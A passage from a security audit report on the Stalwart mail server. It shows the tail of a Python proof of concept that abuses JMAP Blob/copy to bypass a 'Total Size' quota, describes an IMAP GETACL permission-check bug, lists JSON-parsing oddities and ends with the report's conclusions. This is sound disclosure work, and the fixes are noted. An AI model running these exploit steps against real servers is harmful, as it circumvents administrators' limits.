resp = requests.post(JMAP_BASE, auth=AUTH_normal_B, json=create_payload, verify=False)
print("Email/set response:", resp.json())

# --- Step 4: Query blobs from Account B ---
payload = {
    "using": ["urn:ietf:params:jmap:core", "urn:ietf:params:jmap:mail"],
    "methodCalls": [
        ["Email/query", {"accountId": ACCOUNT_B}, "0"],
        ["Email/get", {
            "accountId": ACCOUNT_B,
            "#ids": {
                "resultOf": "0",
                "name": "Email/query",
                "path": "/ids"
            },
            "properties": ["id", "blobId"]
        }, "1"]
```

```
    ]
}

resp = requests.post(JMAP_BASE, auth=AUTH_normal_B, json=payload, verify=False)
result = resp.json()

print(f"\nblob stored for {AUTH_normal_B[0]}")
email_get = result["methodResponses"][1][1]
for item in email_get.get("list", []):
    print(f"Email {item['id']} → blobId: {item['blobId']}")
```

Impact:

A user with permission to perform `Blob/copy` operations via JMAP could abuse this vulnerability to bypass the "Total Size" quota. However, other quota restrictions will still limit properties, including overall storage size, resulting in a low overall impact.

Recommendation:

- Enforce the "Total Size" quota on all operations that potentially affect a user's overall blob usage.

Update 2025-10-07:

In v0.13.4, the `Blob/copy` operation has been updated and now enforces the target account's blob size and amount quotas.

3.7 STL-009 — Wrong permission checked for IMAP GETACL

Vulnerability ID: STL-009 **Status:** Resolved

Vulnerability type: Incorrect permission check

Threat level: Low

Description:

To perform the IMAP `GETACL` command, Stalwart incorrectly checks the permission `ImapAuthenticate` instead of `ImapAclGet`.

Technical description:

In the `handle_get_acl` function, the user permission list is checked against `Permission::ImapAuthenticate` instead of `Permission::ImapAclGet`. Due to this mismatch, any user with the permission to authenticate via the IMAP protocol is able to effectively perform the `GETACL` IMAP command, even if the permission has been explicitly removed using the ACL utilities.

```
pub async fn handle_get_acl(&mut self, request: Request<Command>) -> trc::Result<()> {
    // Validate access
    self.assert_has_permission(Permission::ImapAuthenticate)?;
    [...]
```

Impact:

As `GETACL` generally does not reveal very sensitive information, the impact is limited. Nevertheless, this vulnerability allows an authenticated user to perform `GETACL`, even if it has been explicitly forbidden by the administrator.

Recommendation:

- Check against the correct permission.

Update `2025-10-07`:

In v0.13.4, the function has been updated and now correctly checks for the permission `Permission::ImapAclGet`.

4 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.1 NF-002 — Various functional parsing-related issues

During the audit, we found several functional issues and parsing oddities that do not have a direct security impact, but might cause problems in the future, or when Stalwart is combined with other software.

webadmin

- Slashes in account names cause problems. Specifically, the "edit" link does not function for such users, as it includes the username in the URL without URL-encoding it.
- Colons are allowed in account names even though it is not possible to authenticate as such as user, because the colon is used as the `user:pass` separator in authentication tokens.

JSON parsing

The JSON parser is in general more lenient than it needs to be, meaning that it accepts invalid inputs, e.g.:

- `{"a":"a"}{"a":"a"}` is accepted
- `[12-3]` is parsed as if it's `[-123]`
- `[1+2+3]`is parsed as `[123]`

Additionally, some inputs produce unexpected results:

- `{"a":"\\"}` is considered invalid
- `{"a":"\\""}` is considered valid
- every integer greater than `9223372036854775807` is parsed as `9223372036854775807` (e.g. `92233720368547759999999999999999999999999`)

We recommend using a stricter JSON parser.

5 Future Work

- **Regular security assessments**
  Security is a process that must be continuously evaluated and improved; this penetration test is just a single snapshot. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security.
- **More thorough code audits**
  While this audit gives an indication of Stalwart's overall security, it was not performed with full code coverage of all functionality. Additional, deeper audits of specific dependencies, protocols and (combinations of) functionalities may therefore be beneficial.

6 Conclusion

We discovered 2 High and 5 Low-severity issues during this penetration test.

Overall, we find that Stalwart is written and architected in a robust and structured manner. The codebase is clean, easy to understand, and responsibilities are clearly compartmentalized. Safe Rust code and the lack of unsafe dependencies help ensure memory safety, and while not formally ensured, panic-safety is an overarching principle as well: the protocol parsers appear to be designed with attacker-controlled data in mind.

Nevertheless, we see that Stalwart's habit of implementing everything in-house results in issues that may otherwise have been avoided. For example, the lax JSON parsing described in non-finding NF-002 (page 27), straightforward problems with email address parsing, and the manual low-level lexing and parsing resulting in STL-007 (page 15).

Given that Stalwart servers are normally intended to be exposed to unauthenticated external users, we recommend placing extra attention on these interfaces and protocols with denial-of-service risks in mind.

Finally, we want to emphasize that security is a process that must be continuously evaluated and improved – this penetration test is just a one-time snapshot. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing Team

Edoardo Geraci	Edoardo Geraci is a cybersecurity enthusiast with focus on web exploitation and an active player of the fibonhack CTF team.
Thomas Rinsma	Thomas Rinsma is a security analyst and hobby hacker. His specialty is in application-level software security, with a tendency for finding bugs in open-source dependencies resulting in various CVEs. Professionally, he has experience testing everything from hypervisors to smart meters, but anything with a security boundary to bypass interests him.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.